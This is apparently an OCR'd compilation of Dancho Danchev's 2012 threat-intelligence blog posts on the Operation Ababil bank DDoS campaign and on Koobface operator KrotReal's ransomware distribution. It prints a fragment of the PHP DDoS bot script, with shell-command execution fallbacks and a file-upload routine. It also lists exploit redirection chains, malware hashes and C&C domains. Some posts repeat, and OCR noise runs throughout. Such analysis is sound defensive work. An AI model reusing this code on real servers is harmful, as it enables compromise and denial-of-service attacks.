
fore the attacks started, indicating that it was not on purposely coded to be used in the campaign against major U.S

financial institutions.


Detection rate: PHP _DDoS.html - [3]**MD5: 9ebab9f37f2b17529ccbcdf9209891be** - detected by 9 out of 44 antivirus scanners as PHP/Obfuscated.F; Heuristic.BehavesLike.JS.Suspicious.A

Next to Prolexic’s claims, [4]**th3j35t3r also published an analysis** of the situation that’s primarily relying on wishful thinking and social engineering, claiming that Anonymous supplied the operators of "Operation Ababil" with DDoS bandwidth by using a service called **Multiboot.me** - 108.162.193.85; 108.162.193.185, AS13335.

Sample screenshots of the Multiboom.me’s GUI:


Alert: You only have 0 second(s) left of your subscription - Click here to extend your account subscription
Tools
References
Image IP Grabber
GeoIP Lookup
References list:
Attack IP
Remove Selected
Reference IP:
Notes:
Add Reference
Booter Statistics
Status: Online
Total Users: 42
Online now: 1
Total Attacks: 898
Attacks running: 0
User Statistics
Targets Attacked:
Latest Target: None
Last online:
Time left: 00:00:00
Server Status
AS34: ONLINE
Copyright MultiBoot© 2012 - All Rights Reserved
A BooterUP Booter

445



With "Operation Ababil" continuing to fuel political tensions between the U.S and Iran, which is blamed for organizing the launching these attacks, it’s worth emphasizing on the basics of [5]**’false-flag’ cyber operations**, and

[6]**"aggregate-and-forget"** type of botnets.

When was the first time you heard of Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters? Appreciate my rhetoric -

right after they started their crowdsourcing campaign. With the group lacking any significant digital fingerprint prior to these attacks, virtually anyone can localize their objectives with a little twist of politics and propaganda, and easily set the foundations for what is now perceived as an Iranian cyber operation.

Moreover, their bandwidth acquisition techniques clearly indicate that the attackers are aware of the dynam-

ics of modern cyber operations in general, and by doing so, chose to acquire bandwidth without outsourcing their

needs to ubiquitous and sophisticated [7]**Russian DDoS on demand services**, which could have led to the easy

identification of the service in question, next to the cybercriminals behind it.

Updates will be posted as soon as new intel becomes available.

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://ddanchev.blogspot.com/2012/09/dissecting-operation-ababil-osint.html

2.

http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/240008534/serious-attac

kers-paired-with-online-mob-in-bank-attacks.html

3. https://www.virustotal.com/file/3602c1600f47da49795b9dd7ed353beab37399fbe6565fe4b558455b285b04ee/analysis/

1351213681/

4.

http://webcache.googleusercontent.com/search?hl=en&tbo=d&biw=1366&bih=667&sclient=psy-ab&q=cache%3Ahttp%3

A%2F%2Fth3j35t3r.wordpress.com%2F2012%2F09%2F26%2Fanony

5. http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194

6. http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html

7. http://blog.webroot.com/2012/06/06/ddos-for-hire-services-offering-to-take-down-your-competitors-web-site

s-going-mainstream/

8. http://ddanchev.blogspot.com/

9. http://twitter.com/danchodanchev

PHP Code:

```
<?php error_reporting(0);
$base = dirname(__FILE__)."/";
function stoped() {cmdexec("killall -9 perl;
killall -9 perl-bin;
killall -9 perl-cgi;
");
unlink($base."start.php");
unlink($base."f1.pl");
unlink($base."run.pl");
unlink($base."startphp.php");
print "<stopcleandos>Stop & Clean</stopcleandos>";
apache_child_terminate();
}function UploadFile($File){cmdexec("killall -9 perl");
cmdexec("killall -9 perl-bin");
cmdexec("killall -9 perl-cgi");
$target_path ="./";
$target_path = $target_path . basename( $File['name']);
@move_uploaded_file($File['tmp_name'], $target_path);
}function cmdexec($cmd){if(function_exists('system'))@system($cmd);
elseif(function_exists('passthru'))@passthru($cmd);
elseif(function_exists('shell_exec'))@shell_exec($cmd);
elseif(function_exists('exec'))@exec($cmd);
elseif(function_exists('popen'))@popen($cmd,"r");
}function curPageURL(){$pageURL = 'http';
if ($_SERVER["HTTPS"] == "on") {$pageURL .= "s";
}$pageURL .= "://";
if ($_SERVER["SERVER_PORT"] != "80") {$pageURL .= $_SERVER["SERVER_NAME"].":".$_SERVER["SERVER
_PORT"].$_SERVER["REQUEST_URI"];
} else {$pageURL .= $_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"];
}return $pageURL;
```

Dissecting ’Operation Ababil’ - an OSINT Analysis - Part Two (2012-10-26 15:36)

With more crowdsourced intelligence on "Operation Ababil" published in the recent weeks, it’s time to revisit the campaign’s core strategy for harnessing enough bandwidth to successfully take down major U.S financial institutions.

As you can remember, in [1]**Part One of the OSINT analysis for "Operation Ababil"** I emphasized on the crowdsourcing campaign launched by Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters, which led to the successful

DDoS attack against these institutions. It appears that this is just one of the many stages of the campaign.

According to security researchers from Proxelic, the attackers also relied on [2]**a PHP based DDoS attack script known as "itsoknoproblembro"** that was installed on servers susceptible to exploitation through the Bluestork Joomla

template. By combining crowdsourced bandwidth and bandwidth from the compromised servers, the attackers

managed to successfully achieve their objectives.

The DDoS script in question,"itsoknoproblembro", has been publicly available as a download for months be-

fore the attacks started, indicating that it was not on purposely coded to be used in the campaign against major U.S

financial institutions.

Detection rate: PHP _DDoS.html - [3]**MD5: 9ebab9f37f2b17529ccbcdf9209891be** - detected by 9 out of 44 antivirus scanners as PHP/Obfuscated.F; Heuristic.BehavesLike.JS.Suspicious.A

Next to Prolexic’s claims, [4]**th3j35t3r also published an analysis** of the situation that’s primarily relying on wishful thinking and social engineering, claiming that Anonymous supplied the operators of "Operation Ababil" with DDoS bandwidth by using a service called **Multiboot.me** - 108.162.193.85; 108.162.193.185, AS13335.

Sample screenshots of the Multiboom.me’s GUI:

448



449



With "Operation Ababil" continuing to fuel political tensions between the U.S and Iran, which is blamed for organizing the

launching these attacks, it's worth emphasizing on the basics of [5]**'false-flag' cyber operations**, and

[6]**"aggregate-and-forget"** type of botnets.

When was the first time you heard of Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters? Appreciate my rhetoric -

right after they started their crowdsourcing campaign. With the group lacking any significant digital fingerprint prior to these attacks, virtually anyone can localize their objectives with a little twist of politics and propaganda, and easily set the foundations for what is now perceived as an Iranian cyber operation.

Moreover, their bandwidth acquisition techniques clearly indicate that the attackers are aware of the dynam-

ics of modern cyber operations in general, and by doing so, chose to acquire bandwidth without outsourcing their

needs to ubiquitous and sophisticated [7]**Russian DDoS on demand services**, which could have led to the easy

identification of the service in question, next to the cybercriminals behind it.

Updates will be posted as soon as new intel becomes available.

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://ddanchev.blogspot.com/2012/09/dissecting-operation-ababil-osint.html

2.

http://www.darkreading.com/advanced-threats/167901091/security/perimeter-security/240008534/serious-attac

kers-paired-with-online-mob-in-bank-attacks.html

3. https://www.virustotal.com/file/3602c1600f47da49795b9dd7ed353beab37399fbe6565fe4b558455b285b04ee/analysis/

1351213681/

450

4.

http://webcache.googleusercontent.com/search?hl=en&tbo=d&biw=1366&bih=667&sclient=psy-ab&q=cache%3Ahttp%3

A%2F%2Fth3j35t3r.wordpress.com%2F2012%2F09%2F26%2Fanony

5. http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194

6. http://ddanchev.blogspot.com/2009/11/pricing-scheme-for-ddos-extortion.html

7. http://blog.webroot.com/2012/06/06/ddos-for-hire-services-offering-to-take-down-your-competitors-web-site

s-going-mainstream/

8. http://ddanchev.blogspot.com/

9. http://twitter.com/danchodanchev

451

2.11

November

452





Summarizing ZDNet’s Zero Day Posts for October (2012-11-02 01:47)

The following is a brief summary of all of my posts at [1]**ZDNet’s Zero Day** for October, 2012. You can subscribe to

[2]Zero Day’s main feed , or follow me on Twitter:

01. [3]Report: Large US bank hit by 20 different crimeware families

02. [4]Localized Dorkbot malware variant spreading across Skype

03. [5]Sopelka botnet drops Citadel, Feodo, and Tatanga crimeware variants

04. [6]Adobe patches 6 critical security flaws in Shockwave

This post has been reproduced from [7]Dancho Danchev’s blog. Follow him [8]on Twitter.

1. http://zdnet.com/blog/security

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/report-large-us-bank-hit-by-20-different-crimeware-families-7000005188/

4. http://www.zdnet.com/localized-dorkbot-malware-variant-spreading-across-skype-7000006021/

5. http://www.zdnet.com/sopelka-botnet-drops-citadel-feodo-and-tatanga-crimeware-variants-7000006260/

6. http://www.zdnet.com/adobe-patches-6-critical-security-flaws-in-shockwave-7000006272/

453

7. http://ddanchev.blogspot.com/

8. http://twitter.com/danchodanchev

454





Summarizing Webroot's Threat Blog Posts for October (2012-11-02 02:34)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for October, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Russian cybercriminals release new DIY SMS flooder

02. [4]Upcoming Webroot presentation on Cyber Jihad and Cyberterrorism at RSA Europe 2012

03. [5]Recently launched E-shop sells access to hundreds of hacked PayPal accounts

04. [6]New Russian service sells access to compromised Steam accounts

05. [7]‘Vodafone Europe: Your Account Balance’ themed emails serve malware

06. [8]Cybercriminals impersonate UPS, serve client-side exploits and malware

07. [9]‘Your video may have illegal content’ themed emails serve malware

455

08. [10]Cybercriminals spamvertise ‘Amazon Shipping Confirmation’ themed emails, serve client-side exploits and malware

09. [11]American Airlines themed emails lead to the Black Hole Exploit Kit

10. [12]Bogus Facebook notifications lead to malware

11. [13]Spamvertised ‘KLM E-ticket’ themed emails serve malware

12. [14]‘Intuit Payroll Confirmation inquiry’ themed emails lead to the Black Hole exploit kit

13. [15]Malware campaign spreading via Facebook direct messages spotted in the wild

14. [16]‘Regarding your Friendster password’ themed emails lead to Black Hole exploit kit

15. [17]Russian cybercriminals release new DIY DDoS malware loader

16. [18]PayPal ‘Notification of payment received’ themed emails serve malware

17. [19]Cybercriminals impersonate Delta Airlines, serve malware

18. [20]‘Your UPS Invoice is Ready’ themed emails serve malware

19. [21]Bogus Skype ‘Password successfully changed’ notifications lead to malware

20. [22]RSA Conference Europe 2012 – recap

21. [23]Cybercriminals impersonate Verizon Wireless, serve client-side exploits and malware

22. [24]Spamvertised ‘BT Business Direct Order’ themed emails lead to malware

23. [25]Cybercriminals spamvertise millions of British Airways themed e-ticket receipts, serve malware

24. [26]Cybercriminals spamvertise millions of bogus Facebook notifications, serve malware

25. [27]Nuclear Exploit Pack goes 2.0

This post has been reproduced from [28]Dancho Danchev’s blog. Follow him [29]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/10/01/russian-cybercriminals-release-new-diy-sms-flooder/

456

4. http://blog.webroot.com/2012/10/08/upcoming-webroot-presentation-on-cyber-jihad-and-cyberterrorism-at-rsa

-europe-2012/

5. http://blog.webroot.com/2012/10/12/recently-launched-e-shop-sells-access-to-hundreds-of-hacked-paypal-acc

ounts/

6. http://blog.webroot.com/2012/10/12/new-russian-service-sells-access-to-compromised-steam-accounts/

7. http://blog.webroot.com/2012/10/15/vodafone-europe-your-account-balance-themed-emails-serve-malware/

8. http://blog.webroot.com/2012/10/15/cybercriminals-impersonate-ups-serve-client-side-exploits-and-malware/

9. http://blog.webroot.com/2012/10/16/your-video-may-have-illegal-content-themed-emails-serve-malware/

10. http://blog.webroot.com/2012/10/16/cybercriminals-spamvertise-amazon-shipping-confirmation-themed-emails-

serve-client-side-exploits-and-malware/

11. http://blog.webroot.com/2012/10/17/american-airlines-themed-emails-lead-to-the-black-hole-exploit-kit/

12. http://blog.webroot.com/2012/10/17/bogus-facebook-notifications-lead-to-malware/

13. http://blog.webroot.com/2012/10/18/spamvertised-klm-e-ticket-themed-emails-serve-malware/

14. http://blog.webroot.com/2012/10/18/intuit-payroll-confirmation-inquiry-themed-emails-lead-to-the-black-ho

le-exploit-kit/

15. http://blog.webroot.com/2012/10/19/malware-campaign-spreading-via-facebook-direct-messages-spotted-in-the

-wild/

16. http://blog.webroot.com/2012/10/19/regarding-your-friendster-password-themed-emails-lead-to-black-hole-ex

ploit-kit/

17. http://blog.webroot.com/2012/10/22/russian-cybercriminals-release-new-diy-ddos-malware-loader/

18. http://blog.webroot.com/2012/10/23/paypal-notification-of-payment-received-themed-emails-serve-malware/

19. http://blog.webroot.com/2012/10/24/cybercriminals-impersonate-delta-airlines-serve-malware/

20. http://blog.webroot.com/2012/10/25/your-ups-invoice-is-ready-themed-emails-serve-malware/

21. http://blog.webroot.com/2012/10/26/bogus-skype-password-successfully-changed-notifications-lead-to-malwar

e/

22. http://blog.webroot.com/2012/10/26/rsa-conference-europe-2012-recap/

23. http://blog.webroot.com/2012/10/27/cybercriminals-impersonate-verizon-wireless-serve-client-side-exploits

-and-malware/

24. http://blog.webroot.com/2012/10/28/spamvertised-bt-business-direct-order-themed-emails-lead-to-malware/

25. http://blog.webroot.com/2012/10/29/cybercriminals-spamvertise-millions-of-british-airways-themed-e-ticket

-receipts-serve-malware/

26. http://blog.webroot.com/2012/10/30/cybercriminals-spamvertise-millions-of-bogus-facebook-notifications-se

rve-malware/

27. http://blog.webroot.com/2012/10/31/nuclear-exploit-pack-goes-2-0/

28. http://ddanchev.blogspot.com/

29. http://twitter.com/danchodanchev

Managed Embedding of Malicious iFrames Through Compromised Accounts as a Service (2012-11-24 00:55) a

This post has been reproduced from [1]Dancho Danchev's blog. Follow him [2]on Twitter.

1. http://ddanchev.blogspot.com/

2. http://twitter.com/danchodanchev

Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Ser-

vice/Product (2012-11-26 03:52)

On January 09, 2012 I exposed [1]**Koobface botnet master KrotReal**. On January 16, 2012, [2]**The New York Times went public with data from Facebook Inc.** exposing the identities of the rest of the group. What happened? With the botnet masters still at large, and the Koobface botnet currently offline, a logical question emerges - what are

these cybercriminals up to now that they're no longer involved in managing Koobface?

Cybercrime as usual!

Continuing to [3]**squeeze the cybercrime ecosystem**, and keep known bad actors on a short leash, in this in-

telligence brief I'll expose [4]**Anton Nikolaevich Korotchenko a.k.a KrotReal's** s latest activities, indicating that he's currently busy experimenting with two projects:

• A Black Hat (SEO) Search Engine Optimization related service/product

• Underground traffic exchange/pay-pay-install network currently distributing localized Ransomware

Just like the case when KrotReal's real life identity was revealed due to a single mistake he made over a period of

several years, namely to register a Koobface command and control server using his personal GMail account, in this

intelligence brief I'll once again expose his malicious and fraudulent activities by profiling two of the most recently domains he once again registered with his personal GMail account.

Let's start by profiling his Black Hat SEO service/product, currently hosted on one of the domains he registered in 2011.

trafficconverter.in - 176.9.146.78 - Email: krotreal@gmail.com

Created On:28-Jul-2011 12:37:45 UTC

Last Updated On:28-Jun-2012 08:11:43 UTC

Expiration Date:28-Jul-2013 12:37:45 UTC

459



The service/produce apparently allows the systematic abuse of legitimate blogging platforms such as Google's

Blogger and Wordpress, next to Yoom CMS. KrotReal himself might be using the tool, or sell/offer access to it as a

managed service. Does this mean he's not using it by himself to monetize the hijacked legitimate traffic that he's

able to obtain through his Black Hat SEO campaigns? Not at all.

More domains presumably to be used for Black Hat SEO purposes registered with KrotReal’s personal email

account (krotreal@gmail.com):

superstarfind.com

celeb-search.com

myown-search.com

myfindstuff.com

network-find.com

coolfind200309.com

experimentsearch.com

fashion-overview.com

460



krotpong.com

adultpartypics.com

findhunt.com

How is he actually monetizing the hijacked traffic? Keep reading. Now it’s time to expose his malicious activi-

ties in the form of spreading localized Ransomware variants. For the record, [5]**the Koobface gang distributed**

primarly scareware – there’s evidence that the group was also involved in other [6]**malicious campaigns** – and even

[7]**bragged about the fact** that they’re not damaging infected user PCs.

What’s particularly interesting about profiling this campaign, is that it’s a great example of double-layer mone-

tization, as KrotReal is earning revenue through the Traffic Holder Adult Affiliate Program, in between serving

client-side exploits and ultimately dropping Ransomware on the affected host using the same redirection chain.

Sample malicious domain name reconnaissance:

traffictracker.in - 176.9.146.78 (AS24940) - Email: krotreal@gmail.com

Created On:22-Nov-2011 13:42:53 UTC

Last Updated On:22-Nov-2012 22:33:25 UTC

Expiration Date:22-Nov-2013 13:42:53 UTC

Responding to the same IP 176.9.146.78 (AS24940):

allcelebrity.ru

easypereezd.ru

Sample malicious activity redirection chain:

hxxp://traffictracker.in/in.cgi?11 &parameter=nude+girls &CS=1

->

hxxp://celeb-search.com/in.php?source=th

&q=nude+girls

->

hxxp://celeb-search.com/in3.php?source=th

&q=nude+girls -> hxxp://www.trafficholder.com/in/in2.php?ppillow-pics _erotic -> hxxp://hit.trafficholder.com/cgi-bin/traffic/process.fcgi?a=ppillow &c=1 &n=pics _erotic &r= -> hxxp://gravityexp.com/go.php?sid=12 -> hxxp://nosnowfevere.com/ZqRqk (exploiting [8]**CVE-2008-5353**) *-> hxxp://nosnowfevere.com/oxsXAE?KpDzQ=61 -> hxxp://nosnowfevere.com/ZqRqk -> hxxp://nosnowfevere.com/EHSvFc -> hxxp://nosnowfevere.com/XMDrkH*

KrotReal’s Traffic Holder Adult Affiliate Network ID is **ppillow-pics _erotic**.

461



Malicious domain names reconnaissance:

gravityexp.com

-

returns

"Digital

River

GmbH"

on

its

home

page

-

46.163.117.144

-

Email:

francesca.muglia.130@istruzione.it

Updated Date: 30-aug-2012

Creation Date: 30-aug-2012

Expiration Date: 30-aug-2013

nosnowfevere.com - 91.211.119.32 - Email: djbroning@definefm.com

Updated Date: 25-nov-2012

Creation Date: 25-nov-2012

Expiration Date: 25-nov-2013

Upon successful client-side exploitation, the campaign drops [9]**MD5: d234a238eb8686d08cd4e0b8b705da14**

- detected by 10 out of 43 antivirus scanners as Trojan.Winlock.7431

Sample screenshot displayed to users from geolocated countries:

462



Second screenshot of a sample page displayed to affected U.K users:

463



Additional malicious payload obtained from the campaign:

[10]**MD5: fd47fe3659d7604d93c3ce0c0581fed7** - detected by 4 out of 44 antivirus scanners as Exploit:Java/CVE-

2012-5076.BBW

[11]**MD5: e47991d7f172e893317f44ee8afe3811** - detected by 5 out of 44 antivirus scanners as JS:Pdfka-gen [Expl]

[12]**MD5: 7e58703026c7ffba05ac0d2ae4d3c62f** - detected by 5 out of 44 antivirus scanners as Exploit:Java/CVE-

2012-1723!generic

Ransomware C &C malicious domain name reconnaissance:

sarscowoy.com - currently responds to 176.28.22.32 (AS20773); 176.28.14.42 (AS20773) - Email: rmasela@ymail.com On 2012-06-21 the domain responded to 204.13.160.28 (AS33626), then on 2012-07-01 it changed IPs to

46.163.113.79 (AS20773), then again on 2012-11-14 it changed IP to 176.28.14.42 (AS20773), followed by one last

change on 2012-11-24 to 176.28.22.32 (AS20773)

One more MD5 is known to have phoned back to the same Ransomware C &C URL - [13]**MD5:**

1600577edece1efe11c75158f9dd24db - detected by 28 out of 38 antivirus scanners as Trojan:Win32/Tobfy.H

Interestingly, the cybercriminals behind the Ransomware left the administration panel open to anyone who

wants to take a look at the way the whole process works.

Sample screenshot of the administration panel:

464



Second screenshot of the administration panel, showing a directory listing, including unique and localized files for

potential victims from multiple countries:

465



More domains are currently responding to the same IPs (176.28.22.32; 176.28.14.42):

bussinesmail.org - Email: belov28@gmail.com

elitesecuritynet.com - Email: pescifabio83@yahoo.fi

ideasdeunion.com - Email: esbornikk@aol.com

ineverworrynet.com - pescifabio83@yahoo.fi

testcitycheckers.com - pescifabio83@yahoo.fi

uneugroup.com - Email: anders _christensen@yahoo.com

winntegroups.eu - Email: robertobona69@yahoo.com

sexchatvideo.org - Email: daddario.maria@virgilio.it

quasarnet.co - Email: valter.bars@venezia.pecavvocati.it

bestconsultingoffice.com

apaineal.ru

What we've got here is a great example of the following - when you don't fear legal prosecution for your

fraudulent activities over a period of several years, earning you potentially hundreds of thousands of dollars, you just launch new projects, continuing to cause more harm and fraudulently obtain funds from infected victims.

For those who are interested in more details on the technical side of this Ransomware, you should [14]**consider going through this research**.

Hat tip to Steven Adair from [15]**Shadowserver** for the additional input.

This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.

1. http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html

2.

http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-

the-open.html?pagewanted=all

3. http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html

4. http://ddanchev.blogspot.com/2012/01/whos-behind-koobface-botnet-osint.html

5. https://www.google.com/webhp?hl=en&tab=ww#hl=en&tbo=d&sclient=psy-ab&q=site:ddanchev.blogspot.com+koobface

+scareware&oq=site:ddanchev.blogspot.com+koobface+scar

6. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

7. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

8. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5353

9. https://www.virustotal.com/file/7e8390200ac14f0dbf2b5abe9f55ec5dd3d5c87c8557f0ac8c33eacdd194bd1a/analysis/

1353887136/

10. https://www.virustotal.com/file/c8dd7ae2ea8687455c4abb61277bcfad1175ef3a364ff8ffe1ba1c40f41f0688/analysis/

1353887853/

11. https://www.virustotal.com/file/c1ab36aeb31e87288af7debf19fda85d1e222dd4e4f4add5ec812d8425201a13/analysis/

1353887970/

12. https://www.virustotal.com/file/5961570b5bcce2bb5fb95c8a9e4b32bb02ef6dd57180fac5df27b46bf2d6b5e2/analysis/

1353888039/

13. https://www.virustotal.com/file/488a6cfe5cc177c4d5a0c38de495ab247f608e1e4031b84b5a772953753799fe/analysis/

14. http://www.xylibox.com/2012/11/multi-locker.html

15. http://www.shadowserver.org/

16. http://ddanchev.blogspot.com/

17. http://twitter.com/danchodanchev

Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Service/Product (2012-11-26 03:52)

On January 09, 2012 I exposed [1]**Koobface botnet master KrotReal**. On January 16, 2012, [2]**The New York Times went public with data from Facebook Inc.** exposing the identities of the rest of the group. What happened? With the botnet masters still at large, and the

Koobface botnet currently offline, a logical question emerges - what are

these cybercriminals up to now that they’re no longer involved in managing Koobface?

Cybercrime as usual!

Continuing to [3]**squeeze the cybercrime ecosystem**, and keep known bad actors on a short leash, in this in-

telligence brief I’ll expose [4]**Anton Nikolaevich Korotchenko a.k.a KrotReal’s** s latest activities, indicating that he’s currently busy experimenting with two projects:

• A Black Hat (SEO) Search Engine Optimization related service/product

• Underground traffic exchange/pay-pay-install network currently distributing localized Ransomware

Just like the case when KrotReal’s real life identity was revealed due to a single mistake he made over a period of

several years, namely to register a Koobface command and control server using his personal GMail account, in this

intelligence brief I’ll once again expose his malicious and fraudulent activities by profiling two of the most recently domains he once again registered with his personal GMail account.

Let’s start by profiling his Black Hat SEO service/product, currently hosted on one of the domains he registered in 2011.

trafficconverter.in - 176.9.146.78 - Email: krotreal@gmail.com

Created On:28-Jul-2011 12:37:45 UTC

Last Updated On:28-Jun-2012 08:11:43 UTC

Expiration Date:28-Jul-2013 12:37:45 UTC

468



The service/produce apparently allows the systematic abuse of legitimate blogging platforms such as Google’s

Blogger and Wordpress, next to Yoom CMS. KrotReal himself might be using the tool, or sell/offer access to it as a

managed service. Does this mean he’s not using it by himself to monetize the hijacked legitimate traffic that he’s

able to obtain through his Black Hat SEO campaigns? Not at all.

More domains presumably to be used for Black Hat SEO purposes registered with KrotReal’s personal email

account (krotreal@gmail.com):

superstarfind.com

celeb-search.com

myown-search.com

myfindstuff.com

network-find.com

coolfind200309.com

experimentsearch.com

fashion-overview.com

469



krotpong.com

adultpartypics.com

findhunt.com

How is he actually monetizing the hijacked traffic? Keep reading. Now it’s time to expose his malicious activi-

ties in the form of spreading localized Ransomware variants. For the record, [5]**the Koobface gang distributed**

primarly scareware – there’s evidence that the group was also involved in other [6]**malicious campaigns** – and even

[7]**bragged about the fact** that they’re not damaging infected user PCs.

